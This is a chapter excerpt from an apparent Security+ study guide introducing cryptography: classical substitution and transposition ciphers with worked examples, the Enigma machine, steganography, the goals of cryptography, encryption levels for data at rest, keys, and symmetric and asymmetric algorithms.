Cryptography is a field almost as old as humankind. The first recorded cryptographic efforts occurred 4,000 years ago. These early efforts included translating messages from one language into another or substituting characters. Since that time, cryptography has grown to include a plethora of possibilities. These early forays into cryptography focused exclusively on achieving the goal of confidentiality. Classic methods used relatively simple techniques that a human being could usually break in a reasonable amount of time. The obfuscation used in modern cryptography is much more sophisticated and can be unbreakable within a practical period of time.

Historical Cryptography

Historical methods of cryptography predate the modern computer age. These methods did not depend on mathematics, as many modern methods do, but rather on some technique for scrambling the text.

A *cipher* is a method used to scramble or obfuscate characters to hide their value. *Ciphering* is the process of using a cipher to do that type of scrambling to a message. The two primary types of nonmathematical cryptography, or ciphering methods, are *substitution* and *transposition*. We will discuss both of these methods in this section.

Substitution Ciphers

A *substitution cipher* is a type of coding or ciphering system that changes one character or symbol into another. Character substitution can be a relatively easy method of encrypting information. One of the oldest known substitution ciphers is called the *Caesar cipher*. It was purportedly used by Julius Caesar. The system involves simply shifting all letters a certain number of spaces in the alphabet. Supposedly, Julius Caesar used a shift of three to the right. This simply means that you turn the A's of a message into D's, the B's into E's, and so on. When you hit the end of the alphabet, you simply "wrap around" so

that X's become A's, Y's become B's, and Z's become C's.

Caesar was working in Latin, of course, but the same thing can be done with any language, including English. Here is an example:

[I WILL PASS THE EXAM]

If you shift each letter three to the right, you get the following:

[L ZLOO SDVV WKH HADP]

Decrypting a message encrypted with the Caesar cipher follows the reverse process. Instead of shifting each letter three places to the right, decryption shifts each letter of the ciphertext three places to the left to restore the original plain-text character.

ROT13

ROT13, or “rotate 13,” is another simple substitution cipher. The ROT13 cipher works the same way as the Caesar cipher but rotates every letter 13 places in the alphabet. Thus an *A* becomes an *N*, a *B* becomes an *O*, and so forth. Because the alphabet has 26 letters, you can use the same rotation of 13 letters to decrypt the message.

The Caesar cipher and ROT13 are very simple examples of substitution ciphers. They are far too simplistic to use today, as any cryptologist could break these ciphers, or any similar substitution, in a matter of seconds. However, the substitution operation forms the basis of many modern encryption algorithms. They just perform far more sophisticated substitutions and carry out those operations many times to add complexity and make the cipher harder to crack.

Polyalphabetic Substitution

One of the problems with substitution ciphers is that they did not change the underlying letter and word frequency of the text. One way to combat this was to have multiple substitution alphabets for the same message. Ciphers using this approach are known as

polyalphabetic substitution ciphers. For example, you might shift the first letter by three to the right, the second letter by two to the right, and the third letter by one to the left; then repeat this formula with the next three letters.

The most famous example of a polyalphabetic substitution from historical times was the *Vigenère cipher*. It used a keyword to look up the cipher text in a table, shown in [Figure 7.1](#). The user would take the first letter in the text that they wanted to encrypt, go to the Vigenère table, and match that with the letter from the keyword in order to find the ciphertext letter. This would be repeated until the entire message was encrypted. Each letter in the keyword generated a different substitution alphabet.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

FIGURE 7.1 Vigenère cipher table

For example, imagine that you wanted to use this cipher to encrypt the phrase “SECRET MESSAGE” using the keyword “APPLE.” You would begin by lining up the characters of the message with the characters of the keyword, repeating the keyword as many times as necessary:

S E C R E T M E S S A G E
A P P L E A P P L E A P P

Then you create the ciphertext by looking up each pair of plain-text and key characters in [Figure 7.1](#)'s Vigenère table. The first letter of the plain text is "S" and the first letter of the key is "A," so you go to the column for S in the table and then look at the row for A and find that the ciphertext value is "S." Repeating this process for the second character, you look up the intersection of "E" and "P" in the table to get the ciphertext character "T." As you work your way through this process, you get this encrypted message:

S T R C I T B T D W A V T

To decrypt the message, you reverse the process, finding the ciphertext character in the row for the key letter and then looking at the top of that column to find the plain text. For example, the first letter brings us to the row for "A," where we find the ciphertext character "S" is in the "S" column. The second letter brings us to the row for "P," where we find the ciphertext character "T" in the "E" column.

Transposition Ciphers

A *transposition cipher* involves transposing or scrambling the letters in a certain manner. Typically, a message is broken into blocks of equal size, and each block is then scrambled. In the simple example shown in [Figure 7.2](#), the characters are transposed by changing the ordering of characters within each group. In this case, the letters are rotated three places in the message. You could change the way Block 1 is transposed from Block 2 and make it a little more difficult, but it would still be relatively easy to decrypt.

Moon beams are nice.

Moon	Beams	Are	Nice.
on Mo	amsBe	re A	ce.Ni

In this example, text is grouped in five-character blocks.

In this example, each character (including the spaces) is moved to the right three positions.

FIGURE 7.2 A simple transposition cipher in action

Columnar transposition is a classic example of a transposition cipher. With this cipher, you choose the number of rows in advance, which will be your encryption key. You then write your message by placing successive characters in the next row until you get to the bottom of a column. For example, if you wanted to encode the message

M E E T M E I N T H E S T O R E

using a key of 4, you would write the message in four rows, like this:

M	M	T	T
E	E	H	O
E	I	E	R
T	N	S	E

Then, to get the ciphertext, you read across the rows instead of down the columns, giving you

M M T T E E H O E I E R T N S E

To decrypt this message, you must know that the message was encrypted using four rows, and then you use that information to re-create the matrix, writing the ciphertext characters across the rows. You then decrypt the message by reading down the columns instead of across the rows.

The Enigma Machine

No discussion of the history of cryptography would be complete

without discussing the Enigma machine. The *Enigma machine* was created by the German government during World War II to provide secure communications between military and political units. The machine, shown in [Figure 7.3](#), looked like a typewriter with some extra features.

The operator was responsible for configuring the machine to use the code of the day by setting the rotary dials at the top of the machine and configuring the wires on the front of the machine. The inner workings of the machine implemented a polyalphabetic substitution, changing the substitution for each character of the message.

Once the machine was properly configured for the day, using it was straightforward. The sending operator pressed the key on the keyboard corresponding to a letter of the plain-text message. The corresponding ciphertext letter then lit up. The receiving operator followed the same process to convert back to plain text.

The Enigma machine vexed Allied intelligence officers, who devoted significant time and energy to a project called Ultra designed to defeat the machine. The effort to defeat Enigma was centered at Bletchley Park in the United Kingdom and was led by pioneering computer scientist Alan Turing. The efforts led to great success in deciphering German communication, and those efforts were praised by British Prime Minister Winston Churchill himself, who reportedly told King George VI that “it is thanks to [Ultra], put into use on all the fronts, that we won the war!”



FIGURE 7.3 Enigma machine from the National Security Agency's National Cryptologic Museum

Source: USA.gov

Steganography

Steganography is the art of using cryptographic techniques to embed secret messages within another file. Steganographic algorithms work by making alterations to the least significant bits of the many bits that make up image files. The changes are so minor that there is no appreciable effect on the viewed image. This technique allows communicating parties to hide messages in plain sight—for example, they might embed a secret message within an illustration on an otherwise innocent web page.

Exam Note

Remember that steganography is the practice of using

cryptographic techniques to embed or conceal secret messages within another file. It can be used to hide images, text, audio, video, and many other forms of digital content.

Steganographers often embed their secret messages within images, video files, or audio files because these files are often so large that the secret message would easily be missed by even the most observant inspector. Steganography techniques are often used for illegal or questionable activities, such as espionage and child pornography.

Steganography can also be used for legitimate purposes, however. Adding digital watermarks to documents to protect intellectual property is accomplished by means of steganography. The hidden information is known only to the file's creator. If someone later creates an unauthorized copy of the content, the watermark can be used to detect the copy and (if uniquely watermarked files are provided to each original recipient) trace the offending copy back to the source.

Steganography is an extremely simple technology to use, with free tools openly available on the Internet. [Figure 7.4](#) shows the entire interface of one such tool, OpenStego. It simply requires that you specify a text file containing your secret message and an image file that you wish to use to hide the message. [Figure 7.5](#) shows an example of a picture with an embedded secret message; the message is impossible to detect with the human eye.




FIGURE 7.4 OpenStego steganography tool

Goals of Cryptography

Security practitioners use cryptographic systems to meet four fundamental goals: confidentiality, integrity, authentication, and non-repudiation. Achieving each of these goals requires the satisfaction of a number of design requirements, and not all cryptosystems are intended to achieve all four goals. In the following sections, we'll examine each goal in detail and give a brief description of the technical requirements necessary to achieve it.



FIGURE 7.5 Image with embedded message

Source: vadiml/Adobe Stock Photos

Confidentiality

Confidentiality ensures that data remains private in three different situations: when it is at rest, when it is in transit, and when it is in use.

Confidentiality is perhaps the most widely cited goal of cryptosystems—the preservation of secrecy for stored information or for communications between individuals and groups. Two main types of cryptosystems enforce confidentiality:

- *Symmetric cryptosystems* use a shared secret key available to all users of the cryptosystem.
- *Asymmetric cryptosystems* use individual combinations of public and private keys for each user of the system. Both of these concepts are explored in the section “Modern Cryptography” later in this chapter.

Exam Tip

The concept of protecting data at rest, data in transit, and data in use is often covered on the Security+ exam. You should also know that data in transit is also commonly called data *on the wire*, referring to the network cables that carry data communications. If you're not familiar with these concepts, you might want to review their coverage in [Chapter 1](#).

When developing a cryptographic system for the purpose of providing confidentiality, you must think about three types of data:

- *Data at rest*, or stored data, is that which resides in a permanent location awaiting access. Examples of data at rest include data stored on hard drives, backup tapes, cloud storage services, USB devices, and other storage media.
- *Data in transit*, or data in transport/communication, is data being transmitted across a network between two systems. Data in transit might be traveling on a corporate network, a wireless network, or the public Internet. The most common way to protect network communications using sensitive data is with the *Transport Layer Security (TLS)* protocol.
- *Data in use* is data that is stored in the active memory of a computer system where it may be accessed by a process running on that system.

Each of these situations poses different types of confidentiality risks that cryptography can protect against. For example, data in transit may be susceptible to eavesdropping attacks, whereas data at rest is more susceptible to the theft of physical devices. Data in use may be accessed by unauthorized processes if the operating system does not properly implement process isolation.

Obfuscation is a concept closely related to confidentiality. It is the practice of making it intentionally difficult for humans to understand how code works. This technique is often used to hide the inner workings of software, particularly when it contains sensitive intellectual property.

Protecting Data at Rest with Different Levels of Encryption

When you are protecting data at rest, you have several different options for applying encryption to that data.

Encrypting Data on Disk

Data that is stored directly on a disk may be managed with full-disk encryption, partition encryption, file encryption, and volume encryption.

Full-disk encryption (FDE) is a form of encryption where all the data on a hard drive is automatically encrypted, including the operating system and system files. The key advantage of FDE is that it requires no special attention from the user after initial setup. In the case of loss or theft, FDE can prevent unauthorized access to all data on the hard drive. However, once the system is booted, the entire disk is accessible, which means data is vulnerable if the system is compromised while running.

Partition encryption is similar to FDE but targets a specific partition of a hard drive instead of the entire disk. This allows for more flexibility, as you can choose which parts of your data to encrypt and which to leave unencrypted. Partition encryption is particularly useful when dealing with dual-boot systems or when segregating sensitive data.

File-level encryption focuses on individual files. This method allows users to encrypt specific files rather than entire drives or partitions. It is generally easier to set up and manage than FDE or partition encryption but may not be as secure since unencrypted and encrypted files may coexist on the same drive.

Volume encryption involves encrypting a set “volume” on a storage device, which could contain several folders and files. This is like a middle ground between partition encryption and file-level encryption. Volume encryption is useful when you want to encrypt a large amount of data at once but don't need to encrypt an entire disk or partition.

Encrypting Database Data

Sensitive information may also be managed by a database, which is responsible for maintaining the confidentiality of sensitive information. When encrypting data in a database, you may choose to perform database-level encryption and/or record-level encryption.

Database encryption targets data at the database level. It's a method used to protect sensitive information stored in a database from access by unauthorized individuals. There are two primary types of database encryption: *Transparent Data Encryption (TDE)*, which encrypts the entire database, and *Column-level Encryption (CLE)*, which allows for specific columns within tables to be encrypted.

Record-level encryption is a more granular form of database encryption. It allows individual records within a database to be encrypted. This can provide more precise control over who can access what data, and it can be particularly useful in shared environments, where different users or user groups need access to different subsets of data.

Exam Note

Be sure you know the differences between the various encryption levels; Full-disk, Partition, File, Volume, Database, and Record.

Integrity

Integrity ensures that data is not altered without authorization. If integrity mechanisms are in place, the recipient of a message can be certain that the message received is identical to the message that was sent. Similarly, integrity checks can ensure that stored data was not altered between the time it was created and the time it was accessed. Integrity controls protect against all forms of alteration, including intentional alteration by a third party attempting to insert false information, intentional deletion of portions of the data, and unintentional alteration by faults in the transmission process.

Message integrity is enforced through the use of encrypted message

digests, known as *digital signatures*, created upon transmission of a message. The recipient of the message simply verifies that the message's digital signature is valid, ensuring that the message was not altered in transit. Integrity can be enforced by both public and secret key cryptosystems.

Authentication

Authentication verifies the claimed identity of system users and is a major function of cryptosystems. For example, suppose that Bob wants to establish a communications session with Alice and they are both participants in a shared secret communications system. Alice might use a challenge-response authentication technique to ensure that Bob is who he claims to be.

[Figure 7.6](#) shows how this challenge-response protocol would work in action. In this example, the shared-secret code used by Alice and Bob is quite simple—the letters of each word are simply reversed. Bob first contacts Alice and identifies himself. Alice then sends a challenge message to Bob, asking him to encrypt a short message using the secret code known only to Alice and Bob. Bob replies with the encrypted message. After Alice verifies that the encrypted message is correct, she trusts that Bob himself is truly on the other end of the connection.




FIGURE 7.6 Challenge-response authentication protocol

Non-repudiation

Non-repudiation provides assurance to the recipient that the message

was originated by the sender and not someone masquerading as the sender. It also prevents the sender from claiming that they never sent the message in the first place (also known as *repudiating* the message). Secret key, or symmetric key, cryptosystems (such as simple substitution ciphers) do not provide this guarantee of non-repudiation. If Jim and Bob participate in a secret key communication system, they can both produce the same encrypted message using their shared secret key. Non-repudiation is offered only by public key, or asymmetric, cryptosystems, a topic discussed later in this chapter.

Cryptographic Concepts

As with any science, you must be familiar with certain terminology before studying cryptography. Let's take a look at a few of the key terms used to describe codes and ciphers. Before a message is put into a coded form, it is known as a *plain-text* message and is represented by the letter P when encryption functions are described. The sender of a message uses a cryptographic algorithm to *encrypt* the plain-text message and produce a *ciphertext* message, represented by the letter C. This message is transmitted by some physical or electronic means to the recipient. The recipient then uses a predetermined algorithm to *decrypt* the ciphertext message and retrieve the plain-text version.

Cryptographic Keys

All cryptographic algorithms rely on *keys* to maintain their security. For the most part, a key is nothing more than a number. It's usually a very large binary number, but it's a number nonetheless. Every algorithm has a specific *key space*. The key space is the range of values that are valid for use as a key for a specific algorithm. A key space is defined by its *key length*. Key length is nothing more than the number of binary bits (0s and 1s) in the key. The key space is the range between the key that has all 0s and the key that has all 1s. Or to state it another way, the key space is the range of numbers from 0 to 2^n , where n is the bit size of the key. So, a 128-bit key can have a value from 0 to 2^{128} (which is roughly $3.40282367 \times 10^{38}$, a very big number!). It is absolutely critical to protect the security of secret keys.

In fact, all of the security you gain from cryptography rests on your ability to keep secret keys secret.

The Kerckhoffs' Principle

All cryptography relies on algorithms. An *algorithm* is a set of rules, usually mathematical, that dictates how enciphering and deciphering processes are to take place. Most cryptographers follow the Kerckhoffs' principle, a concept that makes algorithms known and public, allowing anyone to examine and test them. Specifically, the *Kerckhoffs' principle* (also known as Kerckhoffs' assumption) is that a cryptographic system should be secure even if everything about the system, except the key, is public knowledge. The principle can be summed up as "The enemy knows the system."

A large number of cryptographers adhere to this principle, but not all agree. In fact, some believe that better overall security can be maintained by keeping both the algorithm and the key private. Kerckhoffs' adherents retort that the opposite approach includes the dubious practice of "security through obscurity" and believe that public exposure produces more activity and exposes more weaknesses more readily, leading to the abandonment of insufficiently strong algorithms and quicker adoption of suitable ones.

As you'll learn in this chapter, different types of algorithms require different types of keys. In private key (or secret key) cryptosystems, all participants use a single shared key. In public key cryptosystems, each participant has their own pair of keys. Cryptographic keys are sometimes referred to as *cryptovariables*.

The art of creating and implementing secret codes and ciphers is known as *cryptography*. This practice is paralleled by the art of *cryptanalysis*—the study of methods to defeat codes and ciphers. Together, cryptography and cryptanalysis are commonly referred to as *cryptology*. Specific implementations of a code or cipher in hardware

and software are known as *cryptosystems*.

Ciphers

Ciphers are the algorithms used to perform encryption and decryption operations. *Cipher suites* are the sets of ciphers and key lengths supported by a system. Modern ciphers fit into two major categories, describing their method of operation:

- *Block ciphers* operate on “chunks,” or blocks, of a message and apply the encryption algorithm to an entire message block at the same time. The transposition ciphers are examples of block ciphers. The simple algorithm used in the challenge-response algorithm takes an entire word and reverses its letters. The more complicated columnar transposition cipher works on an entire message (or a piece of a message) and encrypts it using the transposition algorithm and a secret keyword. Most modern encryption algorithms implement some type of block cipher.
- *Stream ciphers* operate on one character or bit of a message (or data stream) at a time. The Caesar cipher is an example of a stream cipher. The one-time pad is also a stream cipher because the algorithm operates on each letter of the plain-text message independently. Stream ciphers can also function as a type of block cipher. In such operations there is a buffer that fills up to real-time data that is then encrypted as a block and transmitted to the recipient.

Modern Cryptography

Modern cryptosystems use computationally complex algorithms and long cryptographic keys to meet the cryptographic goals of confidentiality, integrity, authentication, and nonrepudiation. The following sections cover the roles cryptographic keys play in the world of data security and examine three types of algorithms commonly used today: symmetric key encryption algorithms, asymmetric key encryption algorithms, and hashing algorithms.

Cryptographic Secrecy

In the early days of cryptography, one of the predominant principles was “security through obscurity.” Some cryptographers thought the best way to keep an encryption algorithm secure was to hide the details of the algorithm from outsiders. Old cryptosystems required communicating parties to keep the algorithm used to encrypt and decrypt messages secret from third parties. Any disclosure of the algorithm could lead to compromise of the entire system by an adversary.

Modern cryptosystems do not rely on the secrecy of their algorithms. In fact, the algorithms for most cryptographic systems are widely available for public review in the accompanying literature and on the Internet. Opening algorithms to public scrutiny actually improves their security. Widespread analysis of algorithms by the computer security community allows practitioners to discover and correct potential security vulnerabilities and ensure that the algorithms they use to protect their communications are as secure as possible.

Instead of relying on secret algorithms, modern cryptosystems rely on the secrecy of one or more cryptographic keys used to personalize the algorithm for specific users or groups of users. Recall from the discussion of transposition ciphers that a keyword is used with the columnar transposition to guide the encryption and decryption efforts. The algorithm used to perform columnar transposition is well known —you just read the details of it in this book! However, columnar transposition can be used to securely communicate between parties as long as a keyword is chosen that would not be guessed by an outsider. As long as the security of this keyword is maintained, it doesn't matter that third parties know the details of the algorithm.



Although the public nature of the algorithm does not compromise the security of columnar transposition, the method does possess several inherent weaknesses that make it vulnerable to cryptanalysis. It is therefore an inadequate technology for use in

modern secure communication.

The length of a cryptographic key is an extremely important factor in determining the strength of the cryptosystem and the likelihood that the encryption will not be compromised through cryptanalytic techniques.


The rapid increase in computing power allows you to use increasingly long keys in your cryptographic efforts. However, this same computing power is also in the hands of cryptanalysts attempting to defeat the algorithms you use. Therefore, it's essential that you outpace adversaries by using sufficiently long keys that will defeat contemporary cryptanalysis efforts. Additionally, if you want to improve the chance that your data will remain safe from cryptanalysis some time into the future, you must strive to use keys that will outpace the projected increase in cryptanalytic capability during the entire time period the data must be kept safe. For example, the advent of quantum computing may transform cryptography, rendering current cryptosystems insecure, as discussed later in this chapter.

Several decades ago, when the Data Encryption Standard (DES) was created, a 56-bit key was considered sufficient to maintain the security of any data. However, the 56-bit DES algorithm is no longer secure because of advances in cryptanalysis techniques and supercomputing power. Modern cryptographic systems use at least a 128-bit key to protect data against prying eyes. Remember, the length of the key directly relates to the work function of the cryptosystem; for a secure cryptosystem, the longer the key, the harder it is to break the cryptosystem.

Symmetric Key Algorithms

Symmetric key algorithms rely on a “shared secret” encryption key that is distributed to all members who participate in the communications. This key is used by all parties to both encrypt and decrypt messages, so the sender and the receiver both possess a copy of the shared key. The sender encrypts with the shared secret key and the receiver decrypts with it. When large-sized keys are used,

symmetric encryption is very difficult to break. It is primarily employed to perform bulk encryption and provides only for the security service of confidentiality. Symmetric key cryptography can also be called *secret key cryptography* and *private key cryptography*. [Figure 7.7](#) illustrates the symmetric key encryption and decryption processes.



[FIGURE 7.7](#) Symmetric key cryptography



NOTE The use of the term *private key* can be tricky because it is part of three different terms that have two different meanings. The term *private key* by itself always means the private key from the key pair of public key cryptography (aka asymmetric). However, both *private key cryptography* and *shared private key* refer to symmetric cryptography. The meaning of the word *private* is stretched to refer to two people sharing a secret that they keep confidential. (The true meaning of *private* is *that only a single person* has a secret that's kept confidential.) Be sure to keep these confusing terms straight in your studies.

Symmetric key cryptography has several weaknesses:

Key exchange is a major problem. Parties must have a

secure method of exchanging the secret key before establishing communications with a symmetric key protocol. If a secure electronic channel is not available, an offline key distribution method must often be used (that is, out-of-band exchange).

Symmetric key cryptography does not implement non-repudiation. Because any communicating party can encrypt and decrypt messages with the shared secret key, there is no way to prove where a given message originated.

The algorithm is not scalable. It is extremely difficult for large groups to communicate using symmetric key cryptography. Secure private communication between individuals in the group could be achieved only if each possible combination of users shared a private key.

Keys must be regenerated often. Each time a participant leaves the group, all keys known by that participant must be discarded.

The major strength of symmetric key cryptography is the great speed at which it can operate. Symmetric key encryption is very fast, often 1,000 to 10,000 times faster than asymmetric algorithms. By nature of the mathematics involved, symmetric key cryptography also naturally lends itself to hardware implementations, creating the opportunity for even higher-speed operations.

The section “Symmetric Cryptography” later in this chapter provides a detailed look at the major secret key algorithms in use today.

Asymmetric Key Algorithms

Asymmetric key algorithms, also known as *public key algorithms*, provide a solution to the weaknesses of symmetric key encryption. In these systems, each user has two keys: a public key, which is shared with all users, and a private key, which is kept secret and known only to the owner of the key pair. But here's a twist: opposite and related keys must be used in tandem to encrypt and decrypt. In other words, if the public key encrypts a message, then only the corresponding private key can decrypt it, and vice versa.

[Figure 7.8](#) shows the algorithm used to encrypt and decrypt messages in a public key cryptosystem. Consider this example. If Alice wants to send a message to Bob using public key cryptography, she creates the message and then encrypts it using Bob's public key. The only possible way to decrypt this ciphertext is to use Bob's private key, and the only user with access to that key is Bob. Therefore, Alice can't even decrypt the message herself after she encrypts it. If Bob wants to send a reply to Alice, he simply encrypts the message using Alice's public key, and then Alice reads the message by decrypting it with her private key.

